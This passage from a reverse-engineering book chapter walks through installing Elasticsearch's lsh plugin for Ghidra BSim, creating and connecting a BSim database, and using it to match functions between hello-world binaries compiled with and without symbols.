The `lsh` plugin for Elasticsearch is already provided by Ghidra bundled with the `BsimElasticPlugin` extension located at `<GHIDRA_INSTALL_DIRECTORY>\Extensions\Ghidra\ghidra_11.0.1_PUBLIC_20240130_BSimElasticPlugin.zip`:



Figure 8.8 – ZIP file that contains the Elasticsearch lsh plugin

Now follow these steps to install this plugin to your Elasticsearch:

I. Unzip the plugin to the location of your choice. I will unzip it to the parent directory where Ghidra is installed:




Figure 8.9 – Unzipping BsimElasticPlugin

II. Now navigate to the unzipped directory of `BsimElasticPlugin`. In the `data` directory, you will find the `lsh.zip` file, which is the plugin for Elasticsearch:

```
PS C:\Installs\ghidra_11.0.1_PUBLIC\Extensions\Ghidra> cd ..\..\..\BSimElasticPlugin\
PS C:\Installs\BSimElasticPlugin> ls

    Directory: C:\Installs\BSimElasticPlugin

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d----           9/24/2024  9:56 PM                data
d----           9/24/2024  9:56 PM                lib
d----           9/24/2024  9:56 PM                srcdummy
-a---           1/30/2024 12:11 PM            120 extension.properties
-a---           1/30/2024 12:11 PM           4327 INSTALL.txt
-a---           1/30/2024 12:44 PM            320 LICENSE.txt
-a---           1/30/2024 12:11 PM              0 Module.manifest

PS C:\Installs\BSimElasticPlugin> ls .\data\

    Directory: C:\Installs\BSimElasticPlugin\data

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---           1/30/2024 12:49 PM          45496 lsh.zip
```

Figure 8.10 – Location of the lsh.zip file, which is an Elasticsearch plugin

III. The tricky part with Elasticsearch's plugin installation is that it strictly verifies the version for which the plugin was originally built. Since our installation version of Elasticsearch is newer than the version of Elasticsearch for which the `lsh` plugin was built, the installation will fail. To fix this, we need to manually update the version of the `lsh` plugin to match the installed version of Elasticsearch. Let's start by determining the version of our Elasticsearch installation. It can be seen from the ZIP file we downloaded or by running the following command from the unzipped Elasticsearch location:

```
.\bin\elasticsearch.bat -version
```

The following output of the preceding command highlights the version:

```
PS C:\Installs\elasticsearch-8.15.1-windows-x86_64\elasticsearch-8.15.1> .\bin\elasticsearch.bat --version
warning: ignoring JAVA_HOME=C:\Program Files\Microsoft\jdk-11.0.24.8-hotspot\; using bundled JDK
Version: 8.15.1, Build: zip/253e8544a65ad44581194068936f2a5d57c2c051/2024-09-02T22:04:47.310170297Z, JVM: 22.0.1
PS C:\Installs\elasticsearch-8.15.1-windows-x86_64\elasticsearch-8.15.1>
```

Figure 8.11 – Finding out the Elasticsearch installation version

IV. Once we have the installed Elasticsearch version at hand, we can proceed with the modification of the version of the `lsh` plugin. To do this, let's unzip `lsh.zip` and find the `plugin-descriptor.properties` file:

```
PS C:\Installs\BSimElasticPlugin> Expand-Archive .\data\lsh.zip
PS C:\Installs\BSimElasticPlugin> ls

    Directory: C:\Installs\BSimElasticPlugin

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          9/24/2024  9:56 PM                data
d-----          9/24/2024  9:56 PM                lib
d-----          9/24/2024 10:23 PM                lsh
d-----          9/24/2024  9:56 PM                srcdummy
-a----          1/30/2024 12:11 PM            120 extension.properties
-a----          1/30/2024 12:11 PM           4327 INSTALL.txt
-a----          1/30/2024 12:44 PM            320 LICENSE.txt
-a----          1/30/2024 12:11 PM              0 Module.manifest

PS C:\Installs\BSimElasticPlugin> cd lsh
PS C:\Installs\BSimElasticPlugin\lsh> ls

    Directory: C:\Installs\BSimElasticPlugin\lsh

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          1/30/2024 12:49 PM          50283 lsh.jar
-a----          1/30/2024 12:49 PM            167 plugin-descriptor.properties
```

Figure 8.12 – Unzipping lsh.zip and locating plugin-descriptor.properties

V. Now modify the `plugin-descriptor.properties` file by locating the `elasticsearch.version` field and setting it to `8.15.1` (this might be different in your case), which we retrieved in *sub-step III*:

```
C: > Installs > BSimElasticPlugin > lsh > plugin-descriptor.properties
1   description=Feature Vector Plugin
2   version=1.0
3   name=lsh
4   classname=org.elasticsearch.plugin.analysis.lsh.AnalysisLSHPlugin
5   java.version=1.11
6   elasticsearch.version=8.15.1
```

Figure 8.13 – Modified plugin-descriptor.properties with the correct version of Elasticsearch

You can see a diff of `plugin-descriptor.properties`, which shows what changes we made in this file:

```
5   5  java.version=1.11
6     - elasticsearch.version=8.8.1
      6+ elasticsearch.version=8.15.1
```

Figure 8.14 – Changes made in plugin-descriptor.properties

VI. Now we zip the unzipped `lsh` folder again, which contains our modified `plugin-descriptor.properties` and `lsh.jar`. Make sure the files are directly inside the ZIP file and not inside a sub-folder in the ZIP file:

```
PS C:\Installs\BSimElasticPlugin\lsh> ls

    Directory: C:\Installs\BSimElasticPlugin\lsh

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          1/30/2024 12:49 PM          50283 lsh.jar
-a---          9/25/2024  2:32 AM            168 plugin-descriptor.properties

PS C:\Installs\BSimElasticPlugin\lsh> compress-Archive .\* lsh.zip
PS C:\Installs\BSimElasticPlugin\lsh> ls

    Directory: C:\Installs\BSimElasticPlugin\lsh

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          1/30/2024 12:49 PM          50283 lsh.jar
-a---          9/25/2024  2:53 AM          45490 lsh.zip
-a---          9/25/2024  2:32 AM            168 plugin-descriptor.properties
```

Figure 8.15 – Re-zipping the content of the lsh folder in a new lsh.zip file

VII. Now we are ready to install the `lsh` plugin for Elasticsearch. To do this, go back to the location where you unzipped Elasticsearch and run the following command:

```
.\bin\elasticsearch-plugin.bat install file:/// <Full_dir_
path_to_newly_created_lsh_zip/lsh.zip>
```

Note the use of the `file:` protocol to specify the local file path for the plugin and the forward slashes (`/`) in the path instead of Windows' default use of backslashes (`\`):




Figure 8.16 – Installing the lsh plugin

VIII. From the output message of the `lsh` plugin installation (shown in the preceding screenshot), you might have noticed that it wants us to restart Elasticsearch for the newly installed plugin to be activated. To do this, we will stop the Elasticsearch service and then start it back again. To do this, run the following command from the same directory location as the previous step:

```
.\bin\elasticsearch-service.bat stop
.\bin\elasticsearch-service.bat start
```

The output of the preceding two commands is shown here:




Figure 8.17 – Restarting the Elasticsearch service

Now the setup for Elasticsearch is complete. The next step is to create a BSim database in Elasticsearch and establish the connection between the Ghidra BSim client (Ghidra Plugin) and the BSim database (Elasticsearch).

Creating a BSim database in Elasticsearch and establishing a connection with the BSim client

Ghidra provides a command line tool to deal with BSim database creation and adding content to it. The tool is located at `<GHIDRA_INSTALL_DIR>\support\bsim.bat`.

To create a new database, run the following command from the `<GHIDRA_INSTALL_DIR>\support` directory:

```
.\bsim.bat createdatabase elastic://localhost:9200/<bsim_db_name>
medium_nosize -u <bsim_username>
```

Use the username created in *step 4* of the *Setting up Elasticsearch for BSim* subsection. You will be also prompted to enter the password for the creation of the database. We will be using the previously created `bsim_user` user with the `b51m_p4s5` password for creating a database with the name `bsim_db`:




Figure 8.18 – Creating a database for BSim in Elasticsearch

Now we are ready to connect the BSim plugin in Ghidra to Elasticsearch. To do this, let's go back to Ghidra's **CodeBrowser** window and from the menu bar, select **BSim | Manage Servers**:




Figure 8.19 – Manage Servers menu for BSim

In the **BSim Server Manager** dialog box, select the + (**Add Server**) icon. Then select the **Elastic** radio button, fill in the following details, and click the **OK** button:

- **DB Name**: `bsim_db`
- **Host**: `localhost`
- **Port**: `9200` (it is filled by default):




Figure 8.20 – Adding a server in BSim Server Manager

You will be prompted for **Name** (username) and **security** (password), where you can fill in the same username and password details from the previous step in this section (these are `bsim_user` and `b51m_p4s5`, respectively):




Figure 8.21 – Authentication dialog for BSim server connection

After you successfully authenticate, you will see the connection added in **BSim Server Manager**, upon which you can click on the **Dismiss** button to dismiss the dialog box:




Figure 8.22 – BSim server successfully added to the server manager

In this section, we learned how to successfully establish a connection between the BSim client and Elasticsearch (the BSim database). In the next section, we will look at how to populate the database with **similarity vectors** of functions from an executable binary and how to use it to find similar functions in another executable.

Finding similar functions

In reverse-engineering, it's quite crucial to recognize standard library and well-known function codes – let's say the ones used for RC4 or AES encryption – so that we don't waste time trying to understand the functionality of these functions. Instead, we can simply look up the function description and prototype to understand what the function does and what parameters it requires. This will allow us to focus our time and attention on the actual code that's written by the developer of the software. In most cases, when an executable is dynamically linked, or symbols are not stripped away these function names and are clearly visible, it becomes easier to reverse these binaries and understand their functionalities. In the case of malware or other protected software, these symbols are stripped away, and the libraries

are statically linked, which makes it harder to distinguish between the standard library functions and the functions written by developers (also called user code).

In this section, we will see how the binary diffing technique using Ghidra BSim can help us identify well-known functions. To understand the concept in simple terms, we will create two `hello world` programs: one with all the symbol information present and the other binary with the symbols stripped. We will examine how they look and determine how we can use the information collected from one executable and apply it to the other one based on similarity vectors.

Let's compile the following program in the two following configurations using `gcc`:

```
#include <stdio.h>
int main(int argc, char**argv) {
    printf("Binary diffing introduction");
    return 0;
}
```

First, here's *Configuration 1*. It involves compiling with symbols:

```
# gcc hello_world.c -o hello_world_w_symbols.exe
```

Configuration 2 involves compiling without symbols:

```
# gcc -s hello_world.c -o hello_world_wo_symbols.exe
```

When we run the `file` command on both the executables, we can see that for `hello_world_wo_symbols.exe`, it says `stripped to external PDB`, which means symbols (function names and other metadata about functions) are no longer present in the executable itself:

```
MINGW64 /c/Installs/BinDiff
$ gcc hello_world.c -o hello_world_w_symbols.exe

MINGW64 /c/Installs/BinDiff
$ gcc -s hello_world.c -o hello_world_wo_symbols.exe

MINGW64 /c/Installs/BinDiff
$ file hello_world_w_symbols.exe
hello_world_w_symbols.exe: PE32+ executable (console) x86-64, for MS Windows, 20 sections

MINGW64 /c/Installs/BinDiff
$ file hello_world_wo_symbols.exe
hello_world_wo_symbols.exe: PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows, 11 sections

MINGW64 /c/Installs/BinDiff
```

Figure 8.23 – Compiling a hello world program in two different configurations

We can now import these two binary executables to the Ghidra project and examine how they look when analyzed:




Figure 8.24 – Importing executables to the Ghidra project

When we double-click and open both of these executables one by one and allow Ghidra to analyze and load them in **CodeBrowser**, we can see the stark difference between what we are presented with for both cases. For the `hello_world_w_symbols.exe` executable, when it's loaded in **CodeBrowser** and analysis is complete, we are directly taken to the `main` function of the program where the user code resides. We can clearly understand what the code in the `main` function intends to do, which is simply to print `Binary diffing introduction` as can be seen in the decompiler window as well:




Figure 8.25 – Main function presented by Ghidra for the executable with symbols after analysis

On the other hand, when we open `hello_world_wo_symbols.exe` and follow the same steps, what we are presented with does not make much sense at first glance. The function is just named `entry`, which is basically the code at **PE-Entrypoint**, not the `main` function (user code). From here, we will have to search for the user code (in this case, the `main` function), which can be time-consuming if you are not aware of how to locate it in the `mingw` compiled binaries:




Figure 8.26 – PE-Entrypoint code presented by Ghidra for executable without symbols

You might also notice a big difference in the **Symbol Tree** pane for both of these executables, as highlighted in the preceding *Figures 8.25* and *8.26*. We can see a lot of distinct names in *Figure 8.25*, including some interesting ones such as the `printf` function. However, in *Figure 8.26*, most functions are named generically, such as `FUN_14000*`, which is auto-generated by Ghidra.

Malware and other production software that wants to prevent reverse-engineering and analysis efforts on their executable ships their code in a similar form as our example `hello_world_wo_symbols.exe` program, which is shown in *Figure 8.26*.

Here is where the power of binary diffing comes in handy. We will see how to use BSim to quickly find the `main` code that prints `Binary diffing introduction`.

To achieve this, we will need to populate the BSim database we created in previous sections with the function information of both of these executables. In this exercise, we will be populating the data with the information of just these two applications. However, in practice, this database will contain such information from many different programs that have been previously analyzed. The functions

are marked and renamed accordingly from many different users, which will make it very effective and increase the possibility of finding similar functions in new binaries.

To populate the BSim database, we will need to run the following BSim command line from `<GHIDRA_INSTALL_DIR>\Support`:

```
.\bsim.bat generatesigs <ghidraURL> -b <bsimURL>
```

Ghidra and BSim URL format

Local Ghidra project: `ghidra:[/<directory_path>]/<project_name>[?/<folder_path>]`

For local project URLs, the absolute directory path containing the project's `*.gpr` locator file must be specified with the project name. The project name should exclude any `.gpr`/`.rep` suffix. Only the `/` character should be used as a directory separator. In addition, when running on Windows, the directory path should include its drive designation preceded by a `/` symbol (e.g., `ghidra:/C:/mydir/myproject?/folderA/folderB`).

Elasticsearch BSim Database URLs: `elastic://<hostname>[:<port>]/<dbname>`

The following figure shows the execution of the preceding command and its output. Upon successful execution of the command, you should see a similar info message for your files as highlighted in the figure:

```
PS C:\Installs\ghidra_11.0.1_PUBLIC\support> .\bsim.bat generatesigs ghidra:/C:/Installs/projects/Chapter16
-b elastic://localhost:9200/bsim_db -u "bsim_user"

Max-Memory: 8 GBytes
Log config file does not exist: jar:file:/C:/Installs/ghidra_11.0.1_PUBLIC/Ghidra/Features/BSim/lib/BSim.jar
!/bsim.log4j.xml
INFO  Using log config file: jar:file:/C:/Installs/ghidra_11.0.1_PUBLIC/Ghidra/Framework/Generic/lib/Generic
.jar!/generic.log4j.xml (LoggingInitialization)
INFO  Using log file: C:\Users\...\ghidra\ghidra_11.0.1_PUBLIC\application.log (LoggingInitialization)
INFO  Loading user preferences: C:\Users\...\ghidra\ghidra_11.0.1_PUBLIC\preferences (Preferences)

INFO  Searching for classes... (ClassSearcher)
INFO  Class search complete (1515 ms) (ClassSearcher)
INFO  Initializing SSL Context (SSLContextInitializer)
INFO  Initializing Random Number Generator... (SecureRandomFactory)
INFO  Random Number Generator initialization complete: SHA1PRNG (SecureRandomFactory)
INFO  Trust manager disabled, cacerts have not been set (ApplicationTrustManagerFactory)
Access password requested for https://localhost:9200/
Password:

INFO  Using configuration for:
 Database: Medium No Size
 Owner:    Example Owner
 (BulkSignatures)
INFO  Generating signatures for: hello_world_w_symbols.exe (SignatureRepository)
INFO  Generating signatures for: hello_world_wo_symbols.exe (SignatureRepository)
INFO  Writing signatures for sigs_345bfdf382c520fa26ad5ff76312d4c6 (BulkSignatures)
INFO  Writing signatures for sigs_60e0cede493da996b18785944d4ba757 (BulkSignatures)
```

Figure 8.27 – Populating BSim database with function information of both the executables

Since in our case, we have executables both with and without symbols, we have leverage and can query the BSim database for the executable with symbols. It will also be able to show us any similar matching functions that it might hold from other executables; in our case, this would be from the executable without symbols. Let's see this in action.

Querying the BSim database

Let's open `hello_world_w_symbols.exe` in a **CodeBrowser** window. Then, from the menu bar, select **BSim | Perform Overview...**:




Figure 8.28 – Querying the BSim database

You will be presented with a **BSim Overview** dialog box where you can select the BSim server (in our case, it's the `bsim_db` Elasticsearch database with which we have already established a connection in the previous section; you might be asked to enter the password to connect to Elasticsearch). You also have options to modify **Similarity Threshold** and **Confidence Threshold**. By default, the values are `0.7` and `0.0`, respectively. You can modify these values, but for now, we will use the default ones:




Figure 8.29 – BSim settings for querying BSim Database

> **Note**
>
> The **similarity threshold** is a score between `0.0` and `1.0` indicating, as a percentage, how similar two functions are to each other. It is calculated as a cosine similarity on their feature sets. For two functions that are about the same size, a similarity score of `0.85` indicates that they share about 85% of their features. The score considers the relative importance of individual features and will differ from a raw feature percentage.
>
> Next, let's define the term **confidence threshold**. Confidence is an unbounded score that indicates how likely it is for a given pair of functions to be a causal match. Formally, confidence is a log-likelihood ratio that accumulates positive scores for features in common and negative scores for differences. The larger the score, the more significant the result.

Once you click on the **Overview** button, a new window will appear that will show all the function information that was populated in the database when we ran the `generatesigs` command previously:

